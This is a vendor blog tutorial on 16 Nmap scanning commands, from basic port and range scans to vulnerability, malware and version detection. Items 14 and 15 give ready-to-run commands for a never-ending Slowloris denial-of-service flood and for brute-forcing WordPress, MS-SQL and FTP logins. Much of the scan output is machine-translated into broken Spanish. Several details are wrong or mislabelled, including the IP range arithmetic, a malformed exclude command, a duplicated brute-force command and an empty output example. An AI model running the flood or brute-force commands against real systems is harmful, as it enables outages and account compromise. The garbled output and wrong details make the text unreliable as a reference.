
Nmap Commands: Top 16 Nmap Scan Techniques Explained
Nmap is one of the most popular network mappers in the infosec world. It’s utilized by cybersecurity professionals and newbies alike to audit and discover local and remote open ports, as well as hosts and network information.
Like many OSINT tools, Nmap stands out not only for being open-source but also for being free, multi-platform, and regularly updated each year. Plus, it's one of the most comprehensive tools available for scanning hosts, networks, and ports.
It includes a large set of options to enhance your scanning and mapping tasks, and brings with it an incredible community and comprehensive documentation to help you understand this tool from the very start. Nmap can be used to:
- Create a complete computer network map
- Find remote IP addresses of any hosts
- Get the OS system and software details
- Detects open ports on local and remote systems
- Audit server security standards
- Find vulnerabilities on remote and local hosts
It was mentioned in the OSINT Framework article we published, and today we’ll explore a little bit more about this essential security tool with some practical terminal-based Nmap commands.
What is Nmap?
As we’ve said before, Nmap is a network scanner utility used for port mapping, host discovery and vulnerability scanning. Most of its functions are based on using IP packet analysis to detect and identify remote hosts, operating systems and services.
Nmap is used by mid and large companies as well as smaller-sized organizations for semi-automated and manual port auditing, host monitoring, penetration testing, red and blue team exercises, and similar tasks.
Even with Nmap constantly being updated with new features for decades, its core function remains as a network scanner, helping users gather data by sending packets to local or remote ports. This is done by waiting for packet responses to determine if ports are closed, open or filtered.
The most popular method of using Nmap is via the terminal (command-line console), by performing a Nmap full scan command, but we'll take a look into more examples below.
Learning Threat Intelligence as the First Step in Network Defense
Learning how to scan your own network isn't just about defense; it's also a fundamental aspect of learning threat intelligence.
Aprender a escanear tu propia red no es solo cuestión de defensa; También es un aspecto fundamental para aprender inteligencia de amenazas y reducir tu superficie de ataque.
This process equips you with the essential knowledge and tools to identify potential vulnerabilities within your network before they can be exploited by external threats. By familiarizing yourself with the ins and outs of your network's architecture and understanding the landscape of potential emerging threats, you enhance your defensive capabilities.
Moreover, this knowledge empowers you to make informed decisions about security measures and plays a crucial role in cyber crime investigation processes. Adopting this proactive approach is vital in building a resilient and secure network environment. It safeguards your digital assets against unauthorized access and cyber-attacks, marking a significant step forward in mastering threat intelligence.
Ready to take your cybersecurity skills to the next level?
Join us for free at Recorded Future University. Our Intelligence Fundamentals Certification offers an outstanding opportunity to boost your threat intelligence capabilities and secure your company's digital future.
How To Use Nmap
Nmap is pretty easy to use if you're familiar with command-line interfaces. As it’s already installed on most Linux/Unix-based distributions, you just have to execute the ‘nmap’ command from any terminal, and that’s it. It will display several options for you.
Advanced users will also be able to use Nmap along with other system scripts and automated tasks in order to maximize the powers of this tool.
Nmap port scan command
One of the most basic Nmap commands for a scan is the nmap port scan command:
That’s how you use Nmap.
How To Install Nmap on Linux, Windows and Mac
What happens if your operating system doesn’t include Nmap? No worries, let’s see how to install it. While the installation process can differ a bit depending on the OS you are using, in most cases (MacOS and Windows) our recommendation is to get the latest release from the Nmap website’s download page.
Installing Nmap on Linux
Open the terminal and run the following commands to get Nmap installed:
- CentOS/Fedora: sudo dnf install nmap
- Ubuntu/Debian: sudo apt-get install nmap
That's it. Nmap is now installed on Linux.
Installing Nmap on Windows
Once you download the installer, execute it and install it. The automated installer should take care of configuring Nmap for you in mere seconds.
Installing Nmap on MacOS
Mac users also have a full automated installer. Just run the Nmap-mpkg file to begin the installation. After a few seconds,
Nmap will be ready on your MacOS.
Nmap Command Examples - Full Tutorial
Let’s get to know a few useful command-line based best Nmap scans that can be performed.
1. Basic Nmap Scan against IP or host
nmap 1.1.1.1
Now, if you want to scan a hostname, simply replace the IP for the host, as you see below:
nmap recordedfuture.xyz
Este tipo de escaneo, como el que ofrece el host de escaneo de Nmap, es perfecto para tus primeros pasos al comenzar a usar Nmap.
2. Nmap Ping Scan
nmap -sP 192.168.5.0/24
The most famous type of scan is the Nmap ping scan (so-called because it’s often used to perform Nmap ping sweeps), and it’s the easiest way to detect hosts on any network.
The drawback of this ICMP-only type of scan is that remote hosts often block IP-based ping packets, so if you’re unable to get solid results, we recommend switching to ARP-based requests for your scan.
3. Scan specific ports or scan entire port ranges on a local or remote server
nmap -p 1-65535 localhost
In this example, we scanned all 65535 ports for our localhost computer.
Nmap is able to scan all possible ports, but you can also scan specific ports, which will report faster results. See below:
nmap -p 80,443 8.8.8.8
4. Scan multiple IP addresses
Let’s try to scan multiple IP addresses. For this you need to use this syntax:
nmap 1.1.1.1 8.8.8.8
You can also scan consecutive IP addresses:
nmap 1.1.1.1,2,3,4
This will scan 1.1.1.1, 1.1.1.2, 1.1.1.3 and 1.1.1.4.
5. Scan IP ranges
You can also use Nmap to scan entire CIDR IP ranges, for example:
nmap 8.8.8.0/28
This will scan 14 consecutive IP ranges, from 8.8.8.1 to 8.8.8.14.
An alternative is to simply use this kind of range:
nmap 8.8.8.1-14
You can even use wildcards to scan the entire C class IP range, for example:
nmap 8.8.8.*
This will scan 256 IP addresses from 8.8.8.1 to 8.8.8.256.
Si alguna vez necesitas excluir ciertas IPs del escaneo del rango de IP, puedes usar la opción "--excluir", como ves a continuación:
nmap -p 8.8.8.* --exclude 8.8.8.1
6. Scan the most popular ports
Usar el parámetro "--top-ports" junto con un número específico permite escanear los X puertos más comunes para ese host, como podemos ver:
nmap --top-ports 20 192.168.1.106
Replace “20” with the desired number. Output example:
[root@securitytrails:~]nmap --top-ports 20 localhost
A partir de Nmap 6.40 a las 2018-10-01 10:02 EDT
Reporte de escaneo de Nmap para localhost (127.0.0.1)
El host está activo (0,000016s de latencia).
Otras direcciones para localhost (no escaneadas): 127.0.0.1
SERVICIO DE ESTADO PORTUARIO
21/TCP FTP cerrado
22/TCP SSH cerrado
Telnet cerrado 23/TCP
25/TCP SMTP cerrado
53/TCP dominio cerrado
http filtrado 80/tcp
110/TCP cerró pop3
111/TCP cerró RPCBIND
135/TCP MSRPC cerrado
139/TCP NetBIOS-SSN cerrado
143/TCP IMAP cerrado
443/TCP filtrado https
445/TCP cerró Microsoft-DS
993/TCP cerró los imaps
995/TCP cerró pop3s
1723/TCP PPTP cerrado
3306/TCP cerró MySQL
3389/TCP cerró el servidor MS-WBT
5900/TCP cerró VNC
8080/TCP cerró http-proxy
7. Scan hosts and IP addresses reading from a text file
In this case, Nmap is also useful to read files that contain hosts and IPs inside.
Let’s suppose you create a list.txt file that contains these lines inside:
192.168.1.106
recordedfuture.xyz
securitytrails.xyz
The “-iL” parameter lets you read from that file, and scan all those hosts for you:
nmap -iL list.txt
8. Save your Nmap scan results to a file
On the other hand, in the following example we will not be reading from a file, but exporting/saving our results into a text file:
nmap -oN output.txt securitytrails.xyz
Nmap has the ability to export files into XML format as well, see the next example:
nmap -oX output.xml securitytrails.xyz
9. Disabling DNS name resolution
If you need to speed up your scans a little bit, you can always choose to disable reverse DNS resolution for all your scans. Just add the “-n” parameter.
[root@securitytrails:~]nmap -p 80 -n 8.8.8.8
Empezando Nmap 7.60 a las 09:15-03-09-10-2018
Reporte de escaneo Nmap para 8.8.8.8
El host está activo (0,014s de latencia).
SERVICIO DE ESTADO PORTUARIO
http filtrado 80/tcp
See the difference with a normal DNS-resolution enabled scan:
[root@securitytrails:~]nmap -p 80 8.8.8.8
Iniciando Nmap 7.60 a las 09:15 -03 del 01-10-2018
Reporte de escaneo de Nmap para google-public-dns-a.google.com (8.8.8.8)
El host está activo (latencia de 0,014 s).
SERVICIO DE ESTADO DEL PUERTO
80/tcp filtrado http
10. Scan + OS and service detection with fast execution

Using the “-A” parameter enables you to perform OS and service detection, and at the same time we are combining this with “-T4” for faster execution. See the example below:
nmap -A -T4 securitytrails.xyz
This is the output we got for this test:
11. Detect service/daemon versions
This can be done by using -sV parameters
nmap -sV localhost
As you can see here:
[root@securitytrails:~]nmap -sV localhost
Empezando en Nmap 7.60 el 01-10-2018 09:28-03
Reporte de escaneo de Nmap para localhost (127.0.0.1)
El host está activo (latencia de 0,000020s).
Otras direcciones para localhost (no escaneadas): ::1
No mostrado: 997 puertos cerrados
VERSIÓN DEL SERVICIO DE ESTADO DEL PUERTO
111/tcp abierto RPCBIND 2-4 (RPC #100000)
631/tcp open ipp CUPS 2.2
902/tcp open ssl/vmware-auth VMware Authentication Daemon 1.10 (Usa VNC, SOAP)
Service detection performed. Please report any incorrect results at https:// nmap .org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 7.96 seconds
12. Scan using TCP or UDP protocols
One of the things we love most about Nmap is the fact that it works for both TCP and UDP protocols. And while most services run on TCP, you can also get a great advantage by scanning UDP-based services. Let’s see some examples.
Standard TCP scanning output:
[root@securitytrails:~]nmap -sT 192.168.1.1
Empezando Nmap 7.60 a las 09:33-03 de 2018
Reporte de escaneo Nmap para 192.168.1.1
El host está activo (0,58s de latencia).
No mostrado: 995 puertos cerrados
SERVICIO DE ESTADO PORTUARIO
80/tcp abierto http
1900/TCP Open UPNP
20005/TCP Open BTX
49152/TCP abierto desconocido
49153/TCP abierto desconocido
Nmap completado: 1 dirección IP (1 host activo) escaneada en 1,43 segundos
UDP scanning results using “-sU” parameter:
[root@securitytrails:~]nmap -sU localhost
Empezando en Nmap 7.60 a las 09:37-03 de enero de 2018
Reporte de escaneo de Nmap para localhost (127.0.0.1)
El host está activo (0,000021s de latencia).
Otras direcciones para localhost (no escaneadas): ::1
No mostrado: 997 puertos cerrados
SERVICIO DE ESTADO PORTUARIO
68/udp Open|DHCPC filtrado
111/udp abierto rpcbind
5353/udp open|filtered zeroconf
13. CVE detection using Nmap
One of Nmap’s greatest features that not all the network and systems administrators know about is something called “Nmap Scripting Engine” (known as NSE). This scripting engine allows users to use a pre-defined set of scripts, or write their own using Lua programming language.
Using Nmap scripts is crucial in order to automate system and vulnerability scans. For example, if you want to run a full vulnerability test against your target, you can use these parameters:
nmap -Pn --script vuln 192.168.1.105
Output example:
[root@securitytrails:~]nmap -Pn --script vuln 192.168.1.105
Empezando Nmap 7.60 a las 09:46-03 de enero de 2018
Resultados del guion previo al escaneo:
| Broadcast-avahi-dos:
| Hospedadores descubiertos:
| 224.0.0.251
| Luego del DoS del paquete avahi NULL UDP (CVE-2011-1002).
|_ Los anfitriones están todos activos (no vulnerables).
Reporte de escaneo Nmap para 192.168.1.105
El host está activo (0,00032s de latencia).
No mostrado: 995 puertos cerrados
SERVICIO DE ESTADO PORTUARIO
80/tcp abierto http
|_http-csrf: No se encontró ninguna vulnerabilidad CSRF.
|_http-dombased-xss: No encontré ningún XSS basado en DOM.
| http-slowloris-check:
| VULNERABLE:
| Ataque de Slowloris en DOS
| Estado: PROBABLEMENTE VULNERABLE
| IDs: CVE:CVE-2007-6750
| Slowloris intenta mantener muchas conexiones al servidor sitio web objetivo abiertas y mantenidas
| Abren el máximo tiempo posible. Lo logra abriendo conexiones con
| el servidor sitio web objetivo y enviar una solicitud parcial. Al hacerlo, se priva de hambre
| los recursos del servidor http causando denegación de servicio.
|
| Fecha de divulgación: 17-09-2009
| Referencias:
|_ https:// cve.mitre .org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_http-stored-xss: No encontré ninguna vulnerabilidad XSS almacenada.
|_http-vuln-cve2014-3704: ERROR: Fallida ejecución del script (usar -d para depurar)
1900/TCP Open UPNP
20005/TCP Open BTX
49152/TCP abierto desconocido
49153/TCP abierto desconocido
As you can see, in this vulnerability test we were able to detect one CVE (Slowloris DOS attack).
14. Flood testing with Nmap
Nmap features never seem to end, and thanks to the NSE, that even allows us to launch flood attacks against our network to test how effective our mitigation methods are.
In our previous example (#12) we found the host was vulnerable to Slowloris attack, and now we’ll try to exploit that vulnerability by launching a flood attack in a forever loop:
nmap 192.168.1.105 -max-parallelism 800 -Pn --script http-slowloris --script-args http-slowloris.runforever=true
15. Testing brute force attacks
NSE is really fascinating -- it contains scripts for everything you can imagine. See the next three examples of BFA against WordPress, MSSQL, and FTP server:
nmap -sV --script http-wordpress-brute --script-args 'userdb=users.txt,passdb=passwds.txt,http-wordpress-brute.hostname=domain.xyz, http-wordpress-brute.threads=3,brute.firstonly=true' 192.168.1.105
WordPress brute force attack:
nmap -p 1433 --script ms-sql-brute --script-args userdb=customuser.txt,passdb=custompass.txt 192.168.1.105
Brute force attack against MS-SQL:
nmap -p 1433 --script ms-sql-brute --script-args userdb=customuser.txt,passdb=custompass.txt 192.168.1.105
FTP brute force attack:
nmap --script ftp-brute -p 21 192.168.1.105
16. Detecting malware infections on remote hosts
Nmap is able to detect malware and backdoors by running extensive tests on a few popular OS services like Identd, Proftpd, Vsftpd, IRC, SMB, and SMTP. It also has a module to check for popular malware signs inside remote servers and integrates Google’s Safe Browsing and VirusTotal databases as well.
A common malware scan can be performed by using:
nmap -sV --script=http-malware-host 192.168.1.105
Or using Google’s Malware check:
nmap -p80 --script http-google-malware infectedsite.xyz
Output example:
Nmap is one of the most complete and accurate port scanners used by infosec professionals today. With it, you can perform simple port scan tasks or use its powerful scripting engine to launch DOS attacks, detect malware or brute force testing on remote and local servers.
Today we covered the top fifteen Nmap commands to scan remote hosts, but there’s a lot more to discover if you’re starting to use Nmap in your OSINT strategy.
Nmap FAQ
Nmap has been one of the most popular port and network scanners for decades. Still, new users often have questions about how it works and its legal usage, and even look for other, similar software from time to time.
Is Nmap free?
Yes, Nmap is completely free for you to download and use. It’s also an open source (licensed) project, so you can inspect, modify, and enhance it to match your needs.
Is Nmap Legal?
Nmap is legal; however, that hinges entirely on the purpose the user has for using it. Scanning your own network is totally legal, but scanning third-party networks may get you into legal problems if you aren’t authorized, depending on the country and state in which you live.
There are many nuances to—and opinions about—port scanning legality. To help you avoid legal issues, we recommend reading the official implications detailed on the Nmap website’s legal issues page.
How Does it Work?
Nmap works by sending and receiving network packets, and checking against its fingerprint database and other methods, to quickly detect hosts and IP addresses over a network. It then performs analysis on the data to quickly respond with results on your console. Most Nmap scans will require you to perform them with root-based (admin) access on Linux and Unix. While on Windows, running Nmap with an administrator account is always a good practice.
Is there any other similar software like Nmap?
There are tons of alternatives to Nmap, including Masscan, Rustcan, and others. While some of this similar software offers faster scanning times, almost none of them offers as many options and high-quality results as an Nmap full scan does.
For most users, even the advanced ones, Nmap is enough. If you don’t like terminals, you can always take a look into ZenMap, the GUI-based version of Nmap.
Wrapping up
Understanding network security and threat intelligence is crucial, but the reliance on manual scans can be time-consuming and less efficient than needed. These traditional methods, while foundational, are time-consuming and can divert resources from strategic initiatives. The evolution of cybersecurity threats demands a more efficient approach.
This is where Recorded Future steps in. Our intelligence platform cuts through the noise and saves you from the time sink of manual processes. Ready to see the difference for yourself?. Take your efforts to the next level—book a demo today.

Esteban Borges
Esteban is a seasoned security researcher and IT professional with over 20 years of experience, specializing in hardening systems and networks, leading blue team operations, and conducting thorough attack surface analysis to bolster cybersecurity defenses. He's also a skilled marketing expert, specializing in content strategy, technical SEO, and conversion rate optimization. His career includes roles as Security Researcher and Head of Marketing at SecurityTrails, before joining the team at Recorded Future.